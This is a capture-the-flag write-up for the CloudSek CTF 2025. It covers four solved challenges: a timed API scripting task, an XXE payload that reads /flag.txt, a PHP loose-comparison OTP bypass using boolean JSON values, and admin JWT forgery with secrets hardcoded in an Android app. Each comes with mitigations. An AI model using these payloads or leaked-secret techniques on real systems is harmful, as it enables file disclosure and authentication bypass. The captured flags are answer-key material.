

CloudSek CTF 2025 Write-up

Date: December 6, 2025

Author: Jaidan Maity

CTF Platform name: Waffles

Github: [jaidanmaity](#)

LinkdeIn [Jaidan Maity](#)

Index

1. Index
2. Executive Summary
3. Challenges:
 - 3.1 Nitro
 - 3.2 Bad Feedback
 - 3.3 Triangle
 - 3.4 Ticket

Executive Summary

This assessment covered four distinct challenges focusing on critical aspects of modern cybersecurity: process automation, XML parsing vulnerabilities, loose type handling in legacy code, and mobile application reconnaissance leading to broken access control. The findings highlight the importance of secure coding practices, proper secret management, and the dangers of undocumented infrastructure.

Challenges

3.1 Nitro

Category: Scripting

Value: 100

Time: December 6th, 12:17:46 PM

Overview: An API endpoint (/task) provides a random string that must be reversed, Base64 encoded, formatted, and submitted to (/submit) within a strict time window. Manual submission is impossible due to the session timer.

Technical Analysis: The challenge enforces a "Race Condition" constraint where human interaction speed is insufficient. It requires maintaining a persistent HTTP session to ensure the GET task and POST submission are recognized as the same user session.

Exploitation Methodology: A Python script was generated to automate the lifecycle:

- Used requests.Session() to maintain cookies and keep the server-side timer valid.
- Used Regex (re) to parse the HTML and extract the dynamic string.
- Applied string reversal and Base64 encoding.
- Posted the payload as raw text (Content-Type: text/plain) to bypass form encoding requirements.

Code:

```
```python
import requests
import base64
import re

--- CONFIGURATION ---
BASE_URL = "http://15.206.47.5:9090"
TASK_URL = f"{BASE_URL}/task"
SUBMIT_URL = f"{BASE_URL}/submit"

def solve_challenge():
 # Use a session to keep the timer valid
 with requests.Session() as s:
 print(f"[*] Fetching task from {TASK_URL}...")

 try:
 response = s.get(TASK_URL)
```

```

 content = response.text

except requests.exceptions.RequestException as e:
 print(f"[!] Connection error: {e}")
 return False

--- STEP 1: EXTRACT ---
Regex captures text between "input string: " and "</p>"
match = re.search(r'input string:\s*(.*?)</p>', content)

if match:
 raw_string = match.group(1).strip()
 print(f" Target String: {raw_string}")
else:
 print(f"[!] Regex failed. Content was: {content}")
 return False

--- STEP 2: PROCESS ---
1. Reverse the string
reversed_str = raw_string[::-1]

2. Base64 encode the reversed string
b64_encoded = base64.b64encode(reversed_str.encode('utf-8')).decode('utf-8')

3. Wrap it in the flag format
payload = f"CSK__{b64_encoded}__2025"
print(f" Payload: {payload}")

--- STEP 3: SUBMIT ---
Sending RAW TEXT.
We pass the string directly to 'data' and set the Content-Type
header.

print("[*] Submitting as RAW text...")

try:

```

```

 submit_response = s.post(
 SUBMIT_URL,
 data=payload,
 headers={'Content-Type': 'text/plain'}
)
 except requests.exceptions.RequestException as e:
 print(f"[!] Submission error: {e}")
 return False

 print(f"--- SERVER RESPONSE: {submit_response.text} ---")

 # Check for success indicators
 if "CSK" in submit_response.text or "Success" in
submit_response.text or "flag" in submit_response.text.lower():
 return True

 return False

Main Loop
count = 1
while True:
 print(f"\n--- Attempt {count} ---")
 if solve_challenge():
 print("\n[+] SUCCESS! Flag found above.")
 break

 if count >= 10:
 print("\n[!] Stopping after 10 failed attempts to prevent
spamming.")
 break

 count += 1

```

```

C:\Users\jaida\Downloads\CloudSekCtf\nitro-scripting>python solve.py
--- Attempt 1 ---
[*] Fetching task from http://15.206.47.5:9090/task...
 Target String: 0aPgu5TA0AWn
 Payload: CSK__bldBT0FUNXVnUGFP__2025
[*] Submitting as RAW text...
--- SERVER RESPONSE: Nice automation! Here is your flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{ab03730caf95ef90a440629bf12228d4} ---
[+] SUCCESS! Flag found above.

```

Figure 1: Execution of above python script

Flag: ClOuDsEk\_ReSeArCH\_tEaM\_CTF\_2025{ab03730caf95ef90a440629bf12228d4}

**Potential Industry Impact:** This can be simulated scenarios involving high-frequency trading manipulation or brute-forcing time-sensitive tokens.

**Mitigation:** Implement rate limiting CAPTCHA challenges to prevent automated abuse of API endpoints.

## 3.2 Bad Feedback

Category: Web

Value: 100

Time: December 6th, 12:40:29 PM

**Scenario:** A feedback portal accepts user input. Intercepting the traffic revealed the data was transmitted as XML. The server blindly processed the input without sanitization.

**Technical Analysis:** The application was vulnerable to XML External Entity (XXE) Injection. The XML parser was configured to allow the definition of custom entities, including those referencing the local file system.

### Exploitation Methodology:

- Burp Suite was used to capture the POST /feedback request.
- A malicious DOCTYPE was edited & injected to define an external entity pointing to the server's root directory.
- XML Payload:

```

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
 <!ENTITY file SYSTEM "file:///flag.txt">
]>
<feedback>
 <name>&file;</name>


```

```
<message>Gimme the flag</message>
</feedback>
```

- The server parsed the entity &file; and returned the content of /flag.txt in the HTTP response.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
 <!ENTITY file SYSTEM "file:///flag.txt">
]>
<feedback>
 <name>
 &file;
 </name>
 <message>
 asdfasdfad
 </message>
</feedback>
```

Figure 2: Editing in Burp Suite



Flag: CIOuDsEk\_ReSeArCH\_tEaM\_CTF\_2025{b3e0b6d2f1c1a2b4d5e6f71829384756}

**Potential Industry Impact:** XXE can lead to Local File Inclusion (LFI), Server-Side Request Forgery (SSRF), and Denial of Service (Billion Laughs attack).

**Mitigation:** Disable DTD (Document type definition) processing and external entity resolution in all XML parsers

## 3.3 Triangle

Category: Web

Value: 100

Time: December 6th, 12:59:08 PM

**Scenario:** A multi-factor authentication page required a password and three OTPs. HTML

```
<!-- Dev team 2: TODO: Implement google2fa.php for auth and
don't forget to clean up the bak files post debugging before
release -->
```

comments revealed the existence of backup files (.bak). Source Code Review/Logic Flaw

### Technical Analysis:

1. **Information Disclosure:** Accessing login.php.bak and google2fa.php.bak revealed the server-side PHP code.
2. **Type Juggling Vulnerability:** The OTP verification used loose comparison (==) instead of strict comparison (===).

```
```PHP
```

```
if (self::oath_hotp(...) == $key) // $key is user input
```

- In PHP, a non-empty string compared to a boolean true evaluates to true

Exploitation Methodology: The application accepted JSON input. By sending a JSON payload where OTP fields were boolean true, the check was bypassed entirely.

```
{  
  "username": "admin",  
  "password": "admin",  
  "otp1": true,  
  "otp2": true,  
  "otp3": true  
}
```

Figure 3: Editing JSON in Burp Suite

A screenshot of a login form. At the top, there is a text input field containing the word "true". Below it is a label "Flag:" followed by a text input field containing the flag "C1OuDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b16}". At the bottom of the form is a blue button labeled "Sign in".

Flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b16}

Potential Industry Impact: Authentication bypass. Logic flaws like this are common in legacy PHP applications and API endpoints that mishandle JSON types.

Mitigation: Always use strict comparison operators (===). Remove backup files (.bak, .old) from production servers.

3.4 Ticket

Category: Web

Value: 100

Time: December 6th, 1:55:37 PM

Scenario: (Mobile Reconnaissance / Broken Access Control Scenario) investigation into "unusual activity" on the Strike Bank portal. The target was the Android package com.strikebank.netbanking, analyzed using teh bevigil search engine. This challenge required "connecting the dots" using bevigil portals information.

Technical Analysis:

- The Bevigil report identified a Firebase URL (strike-projectx-1993) and a hidden asset URL (<http://15.206.47.5.nip.io:8443/>).

Associated Files	Matches
resources/res/values/strings.xml 🔗	http://15.206.47.5.nip.io:8443/
resources/res/values/strings.xml 🔗	https://strike-projectx-1993.firebaseio.com/


- Hardcoded Secrets: The report's "Strings" section revealed credentials (tuhin1729/123456) and a JWT Signing Secret base64encoded(str!k3b4nk@1009%sup3r!s3cr37).

Associated Files	Matches
resources/res/values/strings.xml 🔗	encoded_jwt_secret">c3RyIWszYjRua0AxMDA5...
resources/res/values/strings.xml 🔗	google_api_key">AlzaSyD3fG5-xyz12345ABCD...
resources/res/values/strings.xml 🔗	internal_username">tuhin1729
resources/res/values/strings.xml 🔗	internal_password">123456
sources/androidx/autofill/HintConstants.java 🔗	newPassword

- The portal at port 8443 used a JWT (JSON Web Token) for session management but allowed a weak signature algorithm (HS256) with a leaked secret.

Exploitation Methodology:

- Accessed the portal on port 8443 using the hardcoded employee credentials.



- The employee dashboard had no access to any tickets or flag. A new JWT was forged using the leaked secret, changing the username and role to admin.





Figure 4: Using jwt.io to forge new jwt

- 

[illegible]

Flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{ccf62117a030691b1ac7013fca4fb685}

Potential Business Impact:

- Hardcoded Secrets: A leading cause of supply chain attacks. Once an app is published, secrets inside it are considered public.
- Undocumented infra can lead to unexpected threats: The portal on port 8443 was likely a dev/test environment left exposed.

Mitigations:

- Never hardcode secrets (API keys, JWT secrets) in mobile apps. use key vaults or secure storage with dynamic retrieval.
- Rotate secrets immediately if a leak is detected.
- Ensure non-production environments are not publicly accessible.